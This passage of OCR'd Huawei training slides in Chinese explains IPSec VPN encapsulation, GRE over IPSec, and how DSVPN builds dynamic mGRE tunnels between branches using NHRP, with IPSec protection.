
- IPSec SA用于对业务数据进行加密，其协商过程受到IKE SA加密安全通道的保护。
- IPSec对等体之间至少需要建立两个IPSec SA，才能实现数据双向加密传输（IPSec SA是单向的）。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 本例中安全协议使用ESP，即IPSec的数据封装中使用ESP协议。
- 安全协议协议对数据的封装模式主要分为两种，分别为隧道模式和传输模式，本例中使用隧道模式。

IPSec数据封装方式




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 传输模式：AH头或ESP头被插入到IP头与传输层协议头之间，保护TCP/UDP/ICMP负载。由于传输模式未添加额外的IP头，所以原始报文中的IP地址在加密后报文的IP头中可见。
- 隧道模式：AH头或ESP头被插到原始IP头之前，另外生成一个新的报文头放到AH头或ESP头之前，保护IP头和负载。
- 在隧道模式下，AH协议的完整性验证范围为包括新增IP头在内的整个IP报文。ESP协议验证报文的完整性检查部分包括ESP头、原IP头、传输层协议头、数据和ESP报尾，但不包括新IP头，因此ESP协议无法保证新IP头的安全。ESP的加密部分包括原IP头、传输层协议头、数据和ESP报尾。

IPSec VPN


- IPSec的数据封装方式分为传输模式和隧道模式两种，当使用隧道模式时，除保护数据流量外，还能够实现VPN的功能，称为IPSec VPN。下图是分支1与分支2之间使用IPSec VPN加密通信的典型应用场景。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPSec VPN点到点应用场景


- 点到点IPSec VPN也称为局域网到局域网IPSec VPN或网关到网关IPSec VPN，主要用于两个网关之间建立IPSec隧道，从而实现局域网之间安全地互访。
- 点到点IPSec VPN两端网关必须提供固定的IP地址或固定的域名，通信双方都可以主动发起连接。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPSec VPN点到多点应用场景


- 点到多点多用于一个总部与多个分支建立IPSec VPN的场景。在实际的应用中，经常使用Hub-Spoke类型的组网，即一个总部到多个分支机构的组网，分支节点建立到总部的IPSec隧道，各个分支机构之间的通信由总部节点转发和控制。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

GRE over IPSec应用场景

- IPSec VPN本端设备无法感知对端有几个设备，本端共用一个IPSec SA。报文封装中没有对端设备的下一跳，所以无法传输组播、广播和非IP报文，比如OSPF协议，导致分支与总部的内部网络之间无法使用OSPF路由。
- GRE over IPSec可利用GRE和IPSec的优势，通过GRE将组播、广播和非IP报文封装成普通的IP报文，通过IPSec为封装后的IP报文提供安全地通信，进而可以提供在总部和分支之间安全地传送广播、组播的业务。




IPSec VPN场景　　GRE over IPSec场景

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

GRE over IPSec报文封装

- 当网关之间采用GRE over IPSec连接时，先进行GRE封装，再进行IPSec封装。GRE over IPSec使用的封装模式为可以是隧道模式也可以是传输模式。采用AH协议的GRE over IPSec报文封装过程如下：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- GRE over IPSec报文封装过程：
  - GRE协议能够支持非IP单播报文，比如IPX报文、组播报文等，原始报文被封装在GRE隧道中。
  - GRE隧道封装包被封装在IPSec隧道封装包中。

GRE over IPSec的优势

特性	GRE是否支持	IPSec是否支持	GRE over IPSec是否支持
支持组播	Y	N	Y
对动态路由协议的支持	Y	N	Y
对丰富的网络层协议的支持	Y	支持有限	Y
机密性	N	Y	Y
完整性	N	Y	Y
数据源验证	N	Y	Y

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 组播：组播类型的报文；
- 动态路由协议：如OSPF、IS-IS等，动态路由协议报文有些是组播或者广播报文；
- 丰富的网络层协议：支持网络层协议，IP协议、IPX协议、ARP协议和ICMP协议等；
- 机密性：支持对报文进行加密；
- 完整性：支持对收到的报文进行校验，检查报文是否完整，是否被改动；
- 数据源认证：对收到数据的源进行认证。


目录

1. VPN简介
2. **VPN技术原理**
   - BGP/MPLS IP VPN
   - GRE VPN
   - IPSec VPN
   - DSVPN
   - Efficient VPN
   - A2A VPN
   - L2TP VPN
   - SSL VPN


Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

DSVPN简介


- 传统的IPSec、GRE构建的VPN网络，要求隧道端点之间能够相互获取对端的公网地址，而企业分支通常使用动态的公网地址接入Internet，地址并不固定，分支之间无法直接建立隧道。
- DSVPN（Dynamic Smart Virtual Private Network，动态智能VPN）是一种在Hub-Spoke组网方式下为公网地址动态变化的分支之间建立VPN隧道的解决方案。



分支出口公网地址动态获取，分支之间无法直接建立隧道。



分支之间的通信数据通过总部中转，加大了总部的资源消耗并引入额外的网络延时。




DSVPN中使用NHRP协议动态收集各节点公网地址，并使用mGRE建立和维护隧道关系。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Spoke：通常是企业分支的网关设备。一般情况下，Spoke使用动态的公网地址。
- Hub：通常是企业总部的网关设备，接收Spoke向其注册的信息。DSVPN网络中，Hub既可使用固定的公网地址，也可使用域名。

mGRE和NHRP


- mGRE是在GRE基础上发展而来的一种点到多点GRE技术。它将传统GRE隧道点到点类型的Tunnel接口扩展成了点到多点类型的mGRE隧道接口。通过改变接口类型，Hub或Spoke上只需要配置一个Tunnel接口便可与多个对端建立隧道，从而减少了配置GRE隧道的工作量。
- NHRP（Next Hop Resolution Protocol，下一跳地址解析协议），主要用于建立和解析Tunnel地址或子网地址到公网地址的映射关系。通过这种映射，源Spoke才能够获取目的Spoke的动态公网地址。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

DSVPN工作原理

- DSVPN主要用于在动态地址变化的分支间建立隧道，从而实现分支之间的直接通信。
- DSVPN组网中Hub（总部）拥有固定的公网地址，Spoke（分部）的公网地址动态变化。DSVPN的工作过程主要分为以下三个环节：
  - Spoke与Hub之间静态mGRE隧道的建立；
  - Spoke（分支）之间路由的学习；
  - Spoke与Spoke之间动态mGRE隧道的建立。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 采用mGRE隧道接口建立起来的GRE隧道称为mGRE隧道。mGRE隧道分为静态mGRE隧道和动态mGRE隧道两种：
  - 静态mGRE隧道建立于分支Spoke与总部Hub之间，静态mGRE隧道永久存在。
  - 动态mGRE隧道建立于各分支Spoke之间，动态mGRE隧道在一定周期内没有流量转发将自动拆除。

静态mGRE隧道建立

- 在Spoke之间的隧道未建立时，通过建立Spoke与Hub之间的mGRE隧道，使得Spoke之间的通信报文能够通过Hub进行中转。
- Spoke与Hub之间建立的mGRE隧道是一种静态隧道，无论Spoke与Hub间是否有流量经过，该隧道一直存在。



1 管理员在Spoke1上手工配置形成关于Hub的NHRP映射表，并通过NHRP注册请求报文将自身的映射关系发送给Hub。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DSVPN网络开始时，总部Hub的NHRP映射表是空表，分支Spoke有一个静态配置的NHRP映射表（Hub的Tunnel地址与公网地址的映射），分支Spoke和总部Hub有到彼此的路由。要建立Spoke与Hub之间的mGRE隧道，总部要生成各分支Tunnel地址/子网地址与公网地址的NHRP映射表，这主要通过分支Spoke向总部Hub进行NHRP注册来实现
- Spoke2与Hub建立静态mGRE隧道的过程与Spoke2类似，不再赘述。
- Spoke定时向Hub发送注册消息，这样就使Hub的NHRP映射表在老化时间到来前重新计时，确保分支与总部一直能够维持隧道关系。

分支间路由学习

- 分支之间建立隧道前，源分支子网需要有去往目的分支子网的路由，根据路由下一跳的不同，DSVPN分支间路由学习方式主要分为两种。

非shortcut方式（分支间相互学习路由）




路由表：

目的地址	下一跳
192.168.2.0	Tunnel 2
192.168.3.0	Tunnel 3

Spoke去往目的分支子网的路由下一跳为目的分支的Tunnel地址。

shortcut方式（分支路由汇聚到总部）



路由表：

目的地址	下一跳
192.168.2.0	Tunnel 0
192.168.3.0	Tunnel 0
192.168.X.0	Tunnel 0


Spoke去往目的分支子网的路由下一跳为总部Hub的Tunnel地址。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 非shortcut方式中，每个分支需要学习到所有对端的路由数据。这种情况下，Spoke会消耗大量的CPU和内存资源，对其路由表容量和性能有较高的要求。而实际应用中，Spoke的性能往往较低，能存放的路由数量有限。因此，这种路由学习方式只适用于网络节点较少、路由信息量小的中小型网络。
- shortcut方式中，所有访问目的分支的流量全部指向总部Hub。分支间不需要相互学习路由，通过总部对分支路由汇聚后进行通告，该路由学习方式适用于那些网络规模大、分支较多的大型网络。


动态mGRE隧道建立 - 非shortcut方式（1）

- 要建立Spoke与Spoke之间的mGRE隧道，就要借助NHRP协议和学习到的路由来生成NHRP映射表。
- 非shortcut方式下，源Spoke可以学习到目的Spoke的Tunnel地址。因此，源Spoke可以直接根据目的Spoke的Tunnel地址来查找目的Spoke的公网地址，生成目的Spoke的Tunnel地址与公网地址的NHRP映射表。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- Spoke1收到其下用户首次发往Spoke2的数据报文后：
  - 根据报文目的地址（192.168.2.0）在路由表中找到下一跳10.1.1.2（Spoke2的Tunnel地址），但在NHRP映射表中没有查找10.1.1.2对应的公网地址，就默认将该数据报文直接转发给Hub。
  - 构建并向Hub发送NHRP地址解析请求报文，请求10.1.1.2对应的公网地址。
- Hub收到Spoke1发送的数据报文和NHRP地址解析请求报文后，将报文通过Hub与Spoke2间的mGRE隧道转发给Spoke2。



- Spoke2收到NHRP地址解析请求报文后：
  - NHRP地址解析请求报文中提取Spoke1的Tunnel地址和公网地址，并将该信息更新到自己的NHRP映射表中。
  - 构建并向Spoke1发送NHRP地址解析应答报文（携带Spoke2的Tunnel地址10.1.1.2和公网地址2.2.2.2）。
- Spoke1收到NHRP地址解析应答报文后，从应答报文中提取Spoke2的Tunnel地址和公网地址，更新到自己的NHRP映射表中。Spoke1与Spoke2之间的动态mGRE隧道随即建立。
- 当Spoke1再次收到其下用户发送给Spoke2的数据报文时，Spoke1根据报文目的地址（192.168.2.0）在路由表中找到下一跳10.1.1.2，再根据10.1.1.2在NHRP映射表中找到公网地址2.2.2.2，即可按照公网地址2.2.2.2将此报文进行mGRE封装后直接发送给Spoke2，不再经过总部Hub。

动态mGRE隧道建立 - shortcut方式（1）


- shortcut方式下，所有Spoke的路由下一跳全部都是Hub的Tunnel地址，源Spoke无法学习到目的Spoke的Tunnel地址。因此，源Spoke只能根据报文的目的地址来查找目的Spoke的公网地址，生成目的Spoke的子网地址与公网地址的NHRP映射表。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Spoke1收到其下用户发往Spoke2下用户的数据报文后，根据报文目的地址（192.168.2.0）在路由表中找到下一跳10.1.1.3（Hub的Tunnel地址），并在NHRP映射表中找到10.1.1.3对应的公网地址3.3.3.3（Hub的公网地址），就将数据报文转发给Hub。


动态mGRE隧道建立 - shortcut方式（2）



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Hub收到Spoke1转发的数据报文后：
  - 将此报文通过Hub与Spoke2间的mGRE隧道转发给Spoke2。
  - 检查发现接收和发送数据报文的Tunnel接口属于同一个NHRP域，就构建并向Spoke1发送NHRP重定向报文（携带Hub的Tunnel地址和公网地址，以及需要解析的数据报文的目的地址192.168.2.0）。

动态mGRE隧道建立 - shortcut方式（3）




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Spoke1收到NHRP重定向报文后，构建并向Hub发送NHRP地址解析请求报文（携带Spoke1的Tunnel地址10.1.1.1和公网地址1.1.1.1，以及需要解析的数据报文的目的地址192.168.2.0）。
- Hub收到NHRP地址解析请求报文后转发给Spoke2处理。
- Spoke2收到NHRP地址解析请求报文后：
  - 从NHRP地址解析请求中提取Spoke1的Tunnel地址和公网地址，并将该信息更新到自己的NHRP映射表中。
  - 构建并向Spoke1发送NHRP地址解析应答报文（携带Spoke2的子网地址192.168.2.0、Spoke2的Tunnel地址10.1.1.2和公网地址2.2.2.2）。
- Spoke1收到NHRP地址解析应答报文后，从应答报文中提取Spoke2的子网地址和公网地址，更新到自己的NHRP映射表中，Spoke1与Spoke2之间的动态mGRE隧道随即建立。
- 当Spoke1再次收到其下用户发送给Spoke2的数据报文时，Spoke1根据报文目的地址（192.168.2.0）查找NHRP映射表，找到Spoke2的公网地址2.2.2.2，即可根据公网地址2.2.2.2将此报文进行mGRE封装后直接发送给Spoke2，不再经过总部Hub。
- 当Spoke2下的用户首次访问Spoke1下的用户时，也将触发Spoke2与Spoke1之间建立动态mGRE隧道，其过程类似Spoke1。

DSVPN IPSec保护

- DSVPN采用mGRE隧道传输数据，但mGRE隧道不对数据加密，数据的安全性得不到保证。为此，建议在部署DSVPN的同时部署IPSec保护，实现分支间直接通信的数据能够安全传输。
- DSVPN网络中，通过在总部Hub和分支Spoke配置IPSec安全框架并绑定于mGRE隧道接口，mGRE隧道建立的同时会立即触发IPSec隧道建立（IPSec隧道建立同样通过NHRP协议获取对端分支的公网地址）。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DSVPN IPSec具体的工作原理如下：
  - 网络中的所有Spoke向总部Hub发起注册请求，同时将NHRP映射表信息告知IPSec，触发分支和总部的IKE模块进行IPSec隧道的协商。
  - 总部Hub根据接收的注册请求报文，记录Spoke的Tunnel地址和公网地址的对应关系，生成分支的NHRP映射表，并向Spoke发送注册请求应答消息。
  - 分支间根据流量触发建立动态mGRE隧道。
  - 分支Spoke间动态mGRE隧道建立时，IPSec模块获取NHRP映射表信息，根据该信息添加或删除IPSec对等体节点，触发分支间动态建立IPSec隧道。
  - 分支Spoke间IPSec隧道建立成功后，后续数据转发根据IP报文的目的地址查找路由。如果出接口类型是mGRE隧道接口，则根据路由下一跳找NHRP映射表，获取公网地址，根据公网地址，找IPSec SA，对报文进行IPSec加密发送。
- 相对于传统Hub-Spoke组网的IPSec技术，DSVPN与IPSec联合部署具有如下优势：
  - 传统IPSec技术使用ACL识别待加密的单播流量，需进行复杂的ACL定义，配置和维护困难。而DSVPN中只需将mGRE隧道接口与IPSec安全框架绑定，无需再定义复杂的ACL，网络部署更加简单。
  - 由于动态建立了分支间的IPSec隧道，分支Spoke间交互的IPSec数据不用通过总部Hub进行解密和加密操作，降低了数据传输时延。


目录

1. VPN简介
2. **VPN技术原理**
   - BGP/MPLS IP VPN
   - GRE VPN
   - IPSec VPN
   - DSVPN
   - Efficient VPN
   - A2A VPN
   - L2TP VPN
   - SSL VPN

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Efficient VPN简介

